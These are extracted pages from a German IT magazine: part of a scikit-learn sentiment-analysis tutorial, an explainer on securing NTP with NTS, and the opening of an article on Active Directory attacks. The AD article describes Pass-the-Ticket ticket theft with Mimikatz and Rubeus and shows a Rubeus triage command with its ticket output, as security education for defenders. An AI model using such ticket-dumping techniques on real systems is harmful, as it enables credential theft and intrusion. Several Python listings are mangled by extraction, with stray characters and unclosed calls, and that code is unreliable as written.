einem Datenpunkt und jedes Merkmal einem Wort im Vokabular entspricht. Das Bag-of-Words-Verfahren ermöglicht, jedes Dokument (jeden Tweet) als Vektor abzubilden, dessen Länge der Länge des aus den Token aller Dokumente gebildeten Vokabulars entspricht (alle Wörter aller Tweets). Durch diese Vektordarstellung lässt sich der textuelle Datensatz numerisch übertragen.

Das Bag-of-Words-Verfahren hat noch einen weiteren Vorteil: Durch das Zählen

der Vorkommen von Wörtern gewinnt man bereits wertvolle Information über das statistische Profil des Datenkorpus. Dieses Wissen ist wichtig, um bestimmte Eigenschaften der Textdaten analysieren zu können. Es kann einerseits helfen, einen geeigneten Algorithmus zu finden, und andererseits dazu beitragen, die Nachvollziehbarkeit des späteren maschinellen Lernprozesses zu vereinfachen.

Trotz der Bereitstellung relevanter statistischer Informationen über bestimmte Verteilungen ist das Leistungsspektrum des Bag-of-Words-Ansatzes dennoch begrenzt. Das Verfahren zählt lediglich das Vorkommen der Token, berücksichtigt dabei aber weder Wortreihenfolgen noch die Relevanz in Relation zum Vorkommen im gesamten Datensatz, also die Wichtigkeit eines einzelnen Tokens für die Bestimmung des Sentiments. Gerade für Sentiment-Analysen spielt Kontextabhängigkeit jedoch eine wichtige Rolle.

## Transformation, die zweite: Tf-idf-Verfahren

Mit dem Tf-idf-Verfahren ist es möglich, die Relevanz der Token zu berechnen und das Bag-of-Words-Verfahren zu ergänzen. Warum ist es entscheidend, die Token zu priorisieren? Es ist nicht zielführend, den Text eins zu eins zu übersetzen. Vielmehr geht es darum, Maßnahmen zu treffen, die den Text vereinfachen und auf das Wesentliche reduzieren. Gleichermaßen gilt auch für die numerische Transformation von Sprache. Token, die den Algorithmen bei der Entscheidungsfindung nicht helfen, da sie keinen signifikanten Informationsgehalt bereitstellen, sind unnötig.

Das Tf-idf-Verfahren errechnet einen Gewichtungsscore für jedes Token. Dafür sind zwei Werte relevant: zum einen, wie häufig ein Token in einem Dokument vorkommt, tf (Anzahl des Tokens im Dokument geteilt durch die Anzahl aller Token im Dokument), zum anderen, wie häufig das Token in allen Dokumenten vorkommt, idf (Anzahl aller Dokumente geteilt durch die Anzahl der Dokumente, die das Token enthalten). Der Tf-idf-Score ist das Produkt aus tf und idf (mehr dazu unter ix.de/zdap).

Wenn ein Token in allen Dokumenten sehr oft oder sehr selten vorkommt, lässt das auf eine schwache Aussagefähigkeit schließen. Diese Token weisen einen niedrigen Tf-idf-Wert auf. Interessant hingegen sind diejenigen Token, die in wenigen Dokumenten, also in wenigen Tweets häufig vorkommen, aber im gesamten Datensatz, also in allen anderen Tweets, eher

## Linguistisches Glossar

**Bag-of-Words-Verfahren:** Überführung natürlicher Sprache in numerische Repräsentation durch Tokenisierung.

**Korpus:** Der Korpus umfasst alle zu analysierenden Textdaten und bildet die Basis der NLP-Verarbeitung, da aus allen sich im Korpus befindenden Dokumenten die numerische Transformierung erfolgt.

**Lemmatisierung:** Technik zur Erkennung der linguistischen Grundform eines Wortes und Mittel, das Wort darauf zu reduzieren. Dabei werden sprachlich-individuelle Besonderheiten wie Wortbildungsregeln berücksichtigt.

**Stemming:** Stemming oder Wortstamm-analyse isoliert den Stamm eines Wortes, um Sprache zu vereinfachen, und dient gleichzeitig dazu, die Verallgemeinerungsfähigkeit eines Modells zu unterstützen. Dabei funktioniert der Stamm als allgemein gültige Repräsentation aller Wörter mit dem gleichen Grundstock. Der Wortstamm eines Wortes lässt hierbei sich durch Lemmatisierung umsetzen.

**Stoppwörter:** Wörter eines Korpus, die für die Klassifikation wenig Aussagekraft besitzen, beispielsweise Konjunktionen und Präpositionen.

**Tokenisierung:** Durch Tokenisierung wird für jedes Dokument eine Sequenz aus atomaren Token erzeugt.

**Tf-idf-Verfahren:** Erweiterung des Bag-of-Words-Verfahrens durch die Berücksichtigung der Tokenrelevanz im Dokument nennt man Term-frequency-inverse-document-frequency-Verfahren. Dabei wird das Vorkommen eines Tokens im Text durch Berechnung des Tf-idf-Scores zum Vorkommen im gesamten Datensatz in Relation gesetzt.

**Vektor:** NLP bildet jedes Dokument als Vektor ab, dessen Länge der Zahl der Token in dem aus allen Dokumenten gebildeten Vokabular entspricht (also alle Wörter aller Tweets). Für jedes Dokument wird nun geprüft, ob ein Wort aus dem Vokabular enthalten ist; ist das der Fall, erhält der Vektor für dieses Wort den Wert 1, trifft es nicht zu, erhält er den Wert 0.

nicht vorkommen. Solche Token besitzen einen höheren Tf-idf-Wert und eine spezielle Relevanz.

## Im ersten Schritt den Vectorizer bauen

Man erstellt zunächst den Vectorizer, wie Listing 2 veranschaulicht, und wendet ihn auf die Trainingsdaten an (Listing 3).

Die Daten liegen nun als numerische Repräsentationen vor und sind für die Algorithmen verwertbar. Zur Analyse kommen verschiedene Algorithmen infrage. Dieser Artikel konzentriert sich mit der logistischen Regression und SVM (Support Vector Machines) auf zwei Modelle, anhand derer sich die Grundlagen von ML-Modell-Engineering verdeutlichen lassen. Das Ziel ist es, den Trainingsprozess von Modellen grundlegend zu verstehen. Wer sich darüber hinausgehend intensiver mit den Algorithmen beschäftigen möchte, findet unter ix.de/zdap weiterführende Literatur.

Zur Umsetzung existiert eine Reihe von ML-Bibliotheken, darunter scikit-learn, PyTorch und TensorFlow. Für diese Projekt-Pipeline kommt die Python-Bibliothek scikit zum Einsatz, die sich insbesondere für Data-Science-Neulinge anbietet.

Bei den Sentimentskategorien -1, 0, 1 (negativ, neutral, positiv) handelt es sich um kategoriale Variablen, da sie eine endliche Anzahl an Kategorien ohne natürliche Rangfolge untereinander besitzen. Zum Lösen von Klassifikationsaufgaben mit kategorialen Variablen lassen sich lineare Modelle wie die logistische Regression und SVM heranziehen. Trotz des Begriffes Regression in der Namensbezeichnung dieses Algorithmus handelt es sich bei logistischen Regressionen um Modelle zum Lösen von Klassifikationsaufgaben.

Bei Regressionsmodellen nimmt die abhängige Variable y einen beobachteten Wert an, der von einer durch eine Funktion oder Merkmalsvariablen festgelegten Wahrscheinlichkeitsverteilung abhängt. Im ersten Artikel wurden diese y-Werte als die Sentimentskategorien -1, 0 und 1 (negativ, neutral und positiv) definiert. Für jeden x-Wert, also jeden Tweet, erwartet man die y-Variablen -1, 0 und 1 als beobachteter Wert.

## Einen Schritt zurückgehen

Ein logistisches Regressionsmodell berechnet zunächst eine gewichtete Summe der Input-Features (x-Werte) als Ergebnis. Ein Wert von >0,5 bedeutet die Klasse 1,

### Listing 1: Den Lemmatisierer übergeben

```
from spacy_iwnlp import spaCyIWNLP
import spacy

nlp=spacy.load("de_core_news_sm")
iwnlp = spaCyIWNLP(lemmatizer_path="IWNLP.Lemmatizer_20181001.json")
nlp.add_pipe(iwnlp)
```

ein Wert <0,5 entspricht der Klasse 0. Wer mehr als zwei Klassen betrachten will, kann das mit multinomialer logistischer Regression umsetzen.


In diesem Codebeispiel implementiert man den LogReg-Algorithmus und passt ihn mit der Methode `fit()` auf die Trainingsdaten an:

```
lr = LogisticRegression(penalty='l2', C=5, z
                        random_state=0, multi_class='ovr')
lr.fit(X_train, y_train)
```

Auf einem ähnlichen Prinzip basieren auch die SVM-Algorithmen – mit dem Unterschied, dass Klassenzugehörigkeiten durch eine Hyperebene abgegrenzt werden (Abbildung 3).

In Abbildung 3 ist die Hyperebene als Entscheidungsgrenze die durchgezogene Gerade. Die blauen und roten Punkte repräsentieren jeweils unterschiedliche Klassen. Datenpunkte mit der geringsten Distanz zur Hyperebene bezeichnet man als Support-Vektoren, da sie die Ebene gewissermaßen stützen. Ihre Lage ist für die Konstruktion des Modells essenziell. Der Abstand der Stützvektoren zueinander heißt Margin, also Rand (gestrichelte Linie). Ziel ist, diesen Rand und damit den Abstand der Support-Vektoren zur Hyperebene zu maximieren. Die Suche nach geeigneten Hyperebenen ist eines der Optimierungsprobleme, die für SVM-Algorithmen gelöst werden müssen.

Unter Umständen ist eine lineare Separabilität (Klassentrennung durch eine gerade Linie) aber nicht immer gegeben. Ist dies der Fall, kann man die lineare Separabilität durch Anwendung des sogenannten Kernel-Tricks herstellen. Support Vector Machines mit Kernel erweitern den Spielraum linearer Modelle, indem sie die Datenpunkte in einen höherdimensiona-



In einem simplen SVM-Modell dient die Hyperebene als Grenze zwischen zwei Klassen (Abb. 3).

### Listing 2: Vectorizer erstellen

```
tfv1 = TfidfVectorizer(max_features=10000,
                      strip_accents='unicode',
                      analyzer='word', token_pattern=r'\w{2,3}',
                      ngram_range=(1,3),
                      use_idf=True, smooth_idf=1, sublinear_tf=1,
                      lowercase=True,
```

### Listing 3: Umskalierung der Tweets in x\_train und x\_test

```
X_train = tfv.transform(X_train)
transformer = TfidfTransformer()
transformed_weights = transformer.fit_transform(X_train)
weights = np.asarray(transformed_weights.mean_
                      (axis=0)).ravel().tolist()
weights_df = pd.DataFrame({'term': z
                           'weight': weights})
tfv.get_feature_names(), 'weight': weights})
```

len Raum projizieren. Auf diese Art ist es möglich, eine Hyperebene zu definieren, durch die sich Klassenzugehörigkeiten abgrenzen lassen.

## Drei Schritte, die sich wiederholen

Sind die Algorithmen einmal implementiert, kann das Training beginnen. Trainingsprozesse bestehen grundsätzlich aus Training, Evaluation und Testen.

An dieser Stelle ist es sinnvoll, sich an das Input-Output-Prinzip von Klassifikationen zu erinnern: Für jeden Tweet (x-Wert) erwartet man eine Klassifikation (y-Wert). Die x-Werte sind also Tweets, die y-Werte sind die numerisch codierten Sentimentskategorien -1, 0 und 1. Dazu wurden im ersten Artikel die Tweets gelabelt, also den x-Werten manuell y-Werte zugewiesen. Dieser gelabelte Datensatz dient nun als Lernvorlage.

Der Code aus Listing 4 zeigt die Anpassung eines SVC-Classifiers auf die Trainingsdaten `svclassifier.fit()` und die anschließende Prediction auf die Trainingsdaten `svclassifier.predict()`. Die Modellgenauigkeit (Accuracy) ermittelt man durch einen Abgleich der tatsächlichen y-Werte der Trainingsdaten mit den prognostizierten y-Werten der Algorithmen.

Dabei teilt man den Trainingsdatensatz in Trainings- und Testdaten auf. Dieses Splitten erfolgt zufällig, daher besteht das Risiko, dass sich alle schwierigen Beispiele im Trainings- und alle leichten Beispiele im Testdatensatz befinden. So trifft man bereits auf die Over-Underfitting-Problematik, bevor man überhaupt mit dem Training begonnen hat. Das würde die Leistung des Modells verzerrend positiv bewerten (Overfitting): Ist ein Modell zu gut an die Trainingsdaten angepasst, funktioniert es zwar gut für diese Daten, liefert auf unbekannten Daten aber keine guten

**Listing 4: SVC-Classifiers auf die Trainingsdaten anpassen und Prediction auf die Testdaten**

```
print("example accuracy_score")
svclassifier.fit(X_train, y_train)
print("Score auf den Trainingsdaten: {:.3f}".format(svclassifier.score(X_train, y_train)))
print("Score auf den Testdaten: {:.3f}".format(svclassifier.score(X_test, y_test)))

y_pred = svclassifier.predict(X_train)
print("accuracy ")
score = accuracy_score(y_pred, y_train)
print(score)
```

**Listing 5: LogReg-Modell erstellen und C-Parameter identifizieren**

```
print ("example for GridSearch, 7
       LogisticRegression")

from sklearn.linear_model import 7
       LogisticRegression
logreg=LogisticRegression()
grid={"C":np.logspace(-4,2,8), 7
      "penalty":["l1", "l2"]}
```

Ergebnisse. Es hat durch die übermäßige Spezifizierung im Training nie gelernt zu verallgemeinern.

## Kreuzvalidierung für bessere Verallgemeinerbarkeit

Diesem Risiko kann man durch Kreuzvalidierung (Cross-Validation) begegnen. Hier lässt sich sicherstellen, dass sich jedes Beispiel einmal im Testdatensatz befinden und das Modell somit für alle Beispiele im kompletten Datensatz eine gute Verallgemeinerung finden muss. Bei der Kreuzvalidierung werden die Daten wiederholt in eine parametrisierbare Anzahl f an Teilen (Folds) aufgeteilt.

Ein Fold ist als Testdatensatz reserviert, während die restlichen Folds (f-1) zum Training dienen. Dieser Prozess wiederholt sich so lange, bis jeder Fold einmal als Testdatensatz fungiert hat. Die Anzahl f der Folds gibt an, wie oft der Datensatz in Test- und Trainingsdatensätze geteilt wird. Für jede Teilung lässt sich die Präzision der Prognosen messen und abschließend ein Durchschnittswert aus allen Teilungen bilden (Näheres unter ix.de/zdap).

Neben einem möglichst aussagekräftigen Feedback durch eine ausbalancierte Verteilung der Daten in Trainings- und Testdatensatz spielt die Hyperparameter-

optimierung (Hyperparameter-Tuning) im Trainingsprozess eine wichtige Rolle. Parameter, die das Modell nicht selbst lernt, sondern die Programmierer extern setzen müssen, bezeichnet man als Hyperparameter. Dabei unterscheiden sich Hyperparameter je nach Algorithmus.

Bei logistischen Regressionen beispielsweise kann man mit dem C-Parameter das Over- und Underfitting des Modells beeinflussen. Ein hoher C-Wert bedeutet eine geringe Regularisierung des Modells und birgt das Risiko des Overfittings, da sich das Modell stark den Trainingsdaten anpasst. Durch einen geringen C-Wert hingegen bekommt ein einzelner Datenpunkt weniger Gewicht. Das Modell strebt nach der Anpassung der gesamten Datenmenge, was eine starke Regularisierung des Modells nach sich zieht. Sie kann allerdings zum Underfitting führen, einem zu simplen Modell, das die Datenstrukturen nicht adäquat erkennt (mehr dazu unter ix.de/zdap).

Je höher also die Werte für C, desto mehr passt sich das Modell an die Trainingsdaten an und verliert an Verallgemeinerungsfähigkeit (Overfitting). Je kleiner die Werte, desto simpler ist das Modell, sodass es keine sinnvolle Struktur in den Daten findet und ebenfalls keine akkurate Ergebnisse liefert (Underfitting). In diesem Spannungsfeld ist es wichtig, die goldene Mitte in der Hyperparametereinstellung zu finden.

## Mit Methode: Auswahl der richtigen Werte

Die Methode für Hyperparameter-Tuning ist die Gittersuche. Um die richtige Wahl der Hyperparameterwerte und Kombinationen zu treffen, sucht man für das jeweilige Modell die geeignete Einstellung der

Hyperparameterwerte und Kombinationen. Zu diesem Zweck trainieren Entwickler für jeden Parameterwert und jede Parameterkombination ein Modell und werten es hinsichtlich der Performance aus. Die Parametereinstellung, die zur höchsten Präzision führt, gewinnt. Im Idealfall hat man in ihr die goldene Mitte aus Verallgemeinerung und Optimierung gefunden.

Listing 5 erstellt zunächst ein LogReg-Modell und legt für das Finden eines guten C-Parameters ein Gitter mit Hyperparameterwerten an. Dann erstellt man ein Objekt der Klasse GridSearch und übergibt diesem das Modell und das Hyperparametrgitter als Parameter. Beim Trainingsprozess wird eine 3-Fold-Kreuzvalidierung durchgeführt (cv=3) (Listing 6).

Die ermittelten Parameterwerte lassen sich ausgeben und verwenden, um mit ihnen das Modell neu einzustellen. Anschließend kann man das Modell weiter mit Trainingsdaten trainieren.

```
print("tuned hyperparameters : (best
parameters)", logreg_cv.best_params_)
logregopt= LogisticRegression(
    (**logreg_cv.best_params_
logregopt.fit(X_train, y_train)
```

Ist die Genauigkeit der Algorithmen nach dem Training zufriedenstellend, testet man das Modell mit dem seit Projektbeginn zurückgehaltenen gelabelten Testdatensatz. Bewährt sich das Modell dabei, steht man an einem Wendepunkt im Projekt.

## Den Schritt aus der Lernumgebung tun

Denn Ziel ist es, das ML-Modell erfolgreich in die Produktionsumgebung auszurufen, um es auf Livedaten anzuwenden. Deshalb beginnt im nächsten Artikel dieser Serie „„MLOps-Deployment und Monitoring von ML-Modellen“, die vierte Phase und damit die eigentliche Herausforderung.

(csc@ix.de)

## Quellen


- [1] Isabel Bär; Das Beste aus beiden Welten; Mit DevOps vom Businessproblem zum ML-Task; iX 11/2020, S. 101
- [2] Alle Listings und Links unter ix.de/zdap

## Isabel Bär

ist Werkstudentin bei INNOQ. Ihr Interessengebiet ist die Entwicklung ML-basierter Software als Produkt zur Lösung von Businessproblemen mit Machine Learning Model Operationalization Management (MLOps).

**Listing 6: 3-Fold-Kreuzvalidierung durchführen**

```
logreg_cv=GridSearchCV(logreg,grid,cv=3)
logreg_cv.fit(X_train, y_train)
print("Score auf den Trainingsdaten: {:.3f}".format(logreg_cv.score(X_train, y_train)))
print("Score auf den Testdaten: {:.3f}".format(logreg_cv.score(X_test, y_test)))
y_pred=logreg_cv.predict(X_test)
```



## Das digitale Abo für IT und Technik.

**Exklusives Angebot für iX-Abonnenten:** Lesen Sie zusätzlich zum iX-Magazin unsere Magazine bequem online auf [heise.de/magazine](http://heise.de/magazine) und erhalten Sie Zugang zu allen heise+ Artikeln.

- ✓ Für iX-Plus-Abonnenten 3 €/Monat für alle anderen iX-Abonnenten 5 €/Monat
- ✓ Jeden Freitag Leseempfehlungen der Chefredaktion im Newsletter-Format
- ✓ 1. Monat gratis lesen – danach jederzeit kündbar
- ✓ c't, iX, Technology Review, Mac & i, Make, c't Fotografie direkt im Browser lesen

Sie möchten dieses Exklusiv-Angebot nutzen?  
Unser Leserservice hilft Ihnen gern beim Einrichten.

✉ [leserservice@heise.de](mailto:leserservice@heise.de)    ☎ 0541 80009 120



Weitere Informationen zum  
Abo-Upgrade finden Sie unter:

[heise.de/plus-info](http://heise.de/plus-info)

Kurz erklärt: NTP über Network Time Security absichern

# Neue Zeitrechnung

**Benjamin Pfister**

Das Network Time Protocol dient der Zeitsynchronisation vernetzter Geräte und bildet einen der ältesten und wichtigsten Internetdienste. Doch ein Schutz gegen Angriffe ist erst jetzt in Sicht.

Als NTP im Jahr 1985 in Gestalt von RFC 958 erschien, hatte Sicherheit noch keine Priorität. Die damaligen Protokolle setzten überschaubare Netze voraus, in denen jeder Teilnehmer allen anderen vertraut. Die Integrität des Dienstes ist nicht gewährleistet und Angreifer können Systemzeiten über NTP manipulieren. Ein Client etwa, der auf diese Weise aus dem Gültigkeitszeitraum eines TLS-Zertifikats befördert wird, kann keine TLS-Verbindungen mehr aufbauen. In Logdateien könnten Täter Spuren mittels NTP verwischen. Auch UDP-Amplification- und Replay-Angriffe auf den Client sind über NTP denkbar.

Trotz solcher Risiken kommt der Dienst manchmal völlig ungeschützt zum Einsatz. Die Nutzung symmetrischer Schlüssel skaliert nicht in größeren Umgebungen. Auch das sogenannte Autokey-Verfahren hat grundlegende Schwächen (Weiterführen unter ix.de/z7ze). Grundsätzlich stehen solche aufwendigen Maßnahmen im Widerspruch zur latenzkritischen Natur von NTP, das ja als valide Zeitbasis dienen soll.

Um diesen Herausforderungen zu genügen, hat die IETF den RFC 8915 (Network Time Security for the Network Time Protocol) veröffentlicht. Er befasst sich mit der Transport Layer Security (TLS) und Authenticated Encryption with Asso-

ciated Data (AEAD) für NTPv4, genauer gesagt für die Unicast-basierte Client-Server-Variante der aktuellen NTP-Version NTPv4 (für Broadcast-basiertes NTP ist dieses Verfahren nicht geeignet). NTS soll die Authentizität und Integrität der Zeitübermittlung gewährleisten.

## Zweistufige Authentifizierung

NTS realisiert dies über ein zweistufiges Verfahren. Es separiert die relativ zeitaufwendige TLS-1.3-Verbindung von der eigentlichen, möglichst latenzarmen Zeitsynchronisation. In der ersten Phase kommt das Protokoll Network Time Security Key Establishment (NTS-KE) zwischen Client und NTS-KE-Key-Server zum Einsatz, um über eine TLS-1.3-gesicherte Verbindung die initiale Authentizität zu verifizieren und die AEAD-Parameter (Authenticated Encryption with Associated Data) auszutauschen.

Der Client erhält in dieser Phase auch seine Cookies über den verschlüsselten Transportweg und entpackt sie über einen TLS-Schlüsselexport (RFC 5705). Der NTS-KE-Server könnte dem Client auch eine andere NTP-Serveradresse und einen anderen Zielport mitteilen. Die Adresse sollte der Server als IP-Adresse oder als Domainnamen (FQDN) an den Client über-

geben. Dies ermöglicht ein Load Balancing. Interessant ist auch der sogenannte NTS Next Protocol Negotiation Record, über den Client und Server vereinbaren können, ob NTP oder das Precision Time Protocol (PTP) zum Einsatz kommen soll. Hierüber ist also das Protokoll erweiterbar. Die Kommunikation in Phase 1 läuft gemäß RFC über den TCP-Port 4460.

In der zweiten Phase findet die eigentliche NTS-Zeitsynchronisation mit den Erweiterungsfeldern für NTPv4 über den UDP-Port 123 statt. Nach der erfolgreichen Phase 1 werden zunächst zwei Schlüssel über die HMAC-based Extract-and-Expand Key Derivation Function (HKDF) extrahiert: ein Client-zu-Server- und ein Server-zu-Client-Schlüssel. Dann sendet der Client seinen NTP-Request mit einem in Phase 1 erhaltenen Cookie an den NTP-Server. Dies soll eine bessere Skalierbarkeit ermöglichen, da der Server keine Statusinformationen zu den Clients vorhalten muss. Der eigentliche NTPv4-Header wird unverschlüsselt, aber authentifiziert übertragen. Das Feld AEAD Extension stellt die Integrität sicher.

Neben all den Vorteilen von NTS gibt es allerdings auch eine Kehrseite. Beispielsweise wachsen die sonst relativ kleinen NTP-Pakete durch die Extension-Header deutlich. Zudem bietet NTS keine Ende-zu-Ende-Sicherheit. So besteht nur die Möglichkeit, die Verbindung vom Client zum nächsten NTP-Server in der hierarchischen NTP-Struktur über NTS abzusichern. Wie die Verbindung von dieser zur nächsten Ebene (Stratum) erfolgt, entzieht sich der Kenntnis der Clients.

## Fazit

Während viele grundlegende Internetdienste wie HTTPS, DNSSEC und mittels RPKI auch BGP längst kryptografisch gesichert sind, steht NTP in vielen Fällen noch ungeschützt im Netz. Aufgrund der großen Abhängigkeit von einer korrekten Zeitbasis bleibt zu hoffen, dass dem RFC nun Implementierungen folgen, die dem NTS-Protokoll zum Durchbruch verhelfen.


(un@ix.de)

## Quellen

Weiterführendes unter [ix.de/z7ze](http://ix.de/z7ze)

## Benjamin Pfister

ist IT-Systemadministrator der Stadt Kassel und Inhaber der Pfister IT-Beratung. Seine Fachgebiete sind Routing/ Switching, Security und IP-Telefonie.





# IMMER AUF AUGENHÖHE

2x Mac & i mit 35 % Rabatt testen und Geschenk sichern!

#### Mac & i – Das Magazin rund um Apple

- Tipps & Workshops
- Hard- & Softwaretipps
- Apps und Zubehör

Für nur 14,40 € statt 21,80 €



Jetzt bestellen:

[www.mac-and-i.de/minabo](http://www.mac-and-i.de/minabo)

[leserservice@heise.de](mailto:leserservice@heise.de)



0541 80 009 120

© Copyright by Heise Medien.

Mac & i. Das Apple-Magazin von c't.



**Active Directory: Wie Angreifer Tickets, Delegierung und Trusts missbrauchen**

# Vertrauensfragen

**Frank Ullý**

Besonders tückisch ist beim Active Directory alles, was im Zusammenhang mit Vertrauen und Rechten steht. Fehlkonfigurationen sind hier gleichbedeutend mit einem hohen Missbrauchspotenzial für Angreifer.

**D**er sechste Teil der mehrteiligen Reihe über Active Directory (AD) beschreibt ergänzend zu den vorigen Beiträgen – besonders zu den Artikeln in *iX* 11/2020 [1] und *iX* 12/2020 [2] – weitere Möglichkeiten, wie Angreifer sich mit den Datenschätzchen, die sie bei der Erforschung des AD (Enumeration) angehäuft haben, höhere Rechte verschaffen.

Er zeigt Fehlkonfigurationen bei den verschiedenen Arten der Delegierung und stellt eine neue Variante bekannter Angriffe wie Net-NTLM-Relying [3] vor. Zudem wird erklärt, wie leicht Angreifer mit Administratorrechten in einer Domäne deren Grenze überschreiten und alle Domänen innerhalb der AD-Gesamtstruktur compromittieren.

Beim Pass-the-Hash-Angriff [1] missbraucht ein Angreifer den NT-Passwort-Hash, bei Overpass the Hash alternativ einen AES-Kerberos-Schlüssel – beide dienen äquivalent zu Passwörtern dem Zugriff auf entfernte Ressourcen. Ebenso können Kerberos-Tickets gestohlen und wiederverwendet werden, um Zugang zu einem anderen Rechner oder Netzwerkressourcen zu erhalten.

## Pass the Ticket – auch bei Kerberos

Bei Authentifizierung mit dem Kerberos-Protokoll liefert ein Ticket Granting Ticket (TGT) den Nachweis, dass ein Benutzer derjenige ist, für den er sich ausgibt [4]. Der Domänencontroller (DC), der Authentifizierungsanfragen verifiziert, nimmt Anfragen für den Zugang zu Diensten entgegen, validiert das TGT und verpackt die darin angegebenen Rechteinformationen in einem Serviceticket (Ticket Granting Service; TGS). Dann verschlüsselt er es, sodass nur der DC und der Dienst das Ticket entschlüsseln können. Kann der Dienst das Serviceticket entschlüsseln und validieren und ist der Benutzer berechtigt, erhält er Zugriff auf die angeforderte Ressource.

Aus der Sicht eines Angreifers erlaubt Pass the Ticket (PtT) privilegierten Zugriff auf Netzwerkressourcen, ohne ein Benutzerpasswort oder ein Äquivalent wie einen Hash zu benötigen. Dabei können sowohl TGS wie auch TGT missbraucht werden: Mit einem TGS erhält der Angreifer Zugriff auf den jeweiligen Dienst, mit einem TGT kann er neue Servicetickets als der angegriffene Benutzer anfordern.

Tools wie das in dieser Artikelreihe bereits häufig erwähnte Mimikatz, seine PowerShell-Variante Invoke-Mimikatz oder Rubeus (sie sind wie alle weiteren im Text erwähnten Werkzeuge zu finden über [ix.de/z8zu](http://ix.de/z8zu)) können auf einen kompromittierten Windows-Rechner geladen werden, um Tickets aus seinem Arbeitsspeicher auszulesen, genauer gesagt aus dem Prozess lsass.exe (kurz für Local Security Authority Subsystem Service), der auch Passwort-Hashes speichert [1].

## Ticketklau durch den Admin

Ein nicht administrativer Benutzer kann nur eigene Tickets abrufen. Wenn ein Angreifer auf einem Windows-System jedoch lokale Administratorrechte erlangt, kann

### Listing 1: Das Tool Rubeus erleichtert den Umgang mit Angriffen auf Kerberos

```
PS > .\Rubeus.exe triage  
Action: Triage Kerberos Tickets (All Users)
```

```
[*] Current LUID : 0x1b959
```

LUID	UserName	Service	EndTime
0x1b959	susanne.server @ AD.2CONSULT.CH	krbtgt/AD.2CONSULT.CH	15.12.2020 14:23:55
0x1b959	susanne.server @ AD.2CONSULT.CH	LDAP/DC01.ad.2consult.ch/ad.2consult.ch	15.12.2020 14:23:55
0x3e4	jumphost01\$ @ AD.2CONSULT.CH	krbtgt/PRODUKTION.AD.2CONSULT.CH	15.12.2020 14:23:24
0x3e4	jumphost01\$ @ AD.2CONSULT.CH	LDAP/DC01.ad.2consult.ch	15.12.2020 14:23:24
0x3e4	jumphost01\$ @ AD.2CONSULT.CH	GC/PROD-DC01.produktion.ad.2consult.ch/ad.2consult.ch	15.12.2020 14:23:24
0x3e4	jumphost01\$ @ AD.2CONSULT.CH	cifs/DC01.ad.2consult.ch	15.12.2020 14:23:24
0x3e4	jumphost01\$ @ AD.2CONSULT.CH	ldap/dc01.ad.2consult.ch/ad.2consult.ch	15.12.2020 14:23:24
0x3e7	jumphost01\$ @ AD.2CONSULT.CH	krbtgt/AD.2CONSULT.CH	15.12.2020 14:23:24
